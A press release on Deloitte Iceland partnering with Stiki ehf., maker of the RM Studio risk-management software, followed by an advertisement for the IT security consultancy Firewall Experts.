"RM Studio has been in development for the last 8 years and has now 65 customers in 17 countries including TNT, Symantec and TomTom that use RM Studio software for risk management and quality assurance. Partnering with Deloitte brings RM Studio a strong partner with extensive knowledge in their field of information security and risk management consulting worldwide. This co-operation will enable us to reach new markets and to promote RM Studio at the same time," says Erlendur Steinn Guðnason, Stiki's CEO.

Deloitte is a leading international auditing and consulting firm. Deloitte in Iceland now employs nearly 200 people across the country. Under the name "Deloitte", it combines forces with thousands of professionals who work for independent companies worldwide to provide clients with audit, tax, consulting, enterprise risk and financial advisory services to both, public and private companies, in numerous industries.

The international Deloitte network brings together experts in 150 countries, combining detailed local knowledge and international skills, to the benefit of customers. Deloitte employs about 200,000 professionals worldwide converged to always provide excellent professional services. Information about Deloitte ehf. can be found on the company's website: www.deloitte.is.

Deloitte partners with Risk Management Studio Stiki ehf., founded in 1992, is a consulting and software development company specializing in reliability and information security. Stiki has been certified by the British Standards Institution (BSI) as both ISO 27001 and ISO 9001 compliant since 2002.

Stiki was the first company outside of UK to become an Associate Consulting Partner with BSI in 2006. The Associate Consultancy Contract enables Stiki to provide service on the fields of Standards, Quality and Information Security. Stiki is a Microsoft Silver Partner and RM Studio has been certified by Microsoft.

RM Studio is based on Icelandic inventiveness and has been developed since 2004. Information about the RM Studio can be found on www.riskmanagementstudio.com and about Stiki ehf. on the company's website: www.stiki.eu.



www.firewallexperts.com

ADDRESSING THE NEEDS OF RETAIL,
HEALTHCARE, AND SMALL BUSINESS
PLANTING THE SEEDS FOR A SECURE



- **Implementation**
- **Digital Forensics**
- **PCI / HIPAA Compliance**
- **State Data Breach Laws**
- **Infrastructure Design**
- **Advice and Planning**
- **Security Training**
- **Data Recovery**
- **Penetration Testing**

Firewall Experts provides detailed, highly skilled engineers with specialization in retail, healthcare, logistics, construction and trades, and small business to maintain secure, cost effective information technology systems to minimize risk and maintain various regulations.

“ Firewall Experts works with companies of all sizes in every facet of industry to provide them with secure solutions each step of the way ”

Please call for a free technical consultation ▶▶▶

FIREWALL EXPERTS
Post Office Box 233
Dracut, MA 01826 USA

<http://www.firewallexperts.com/>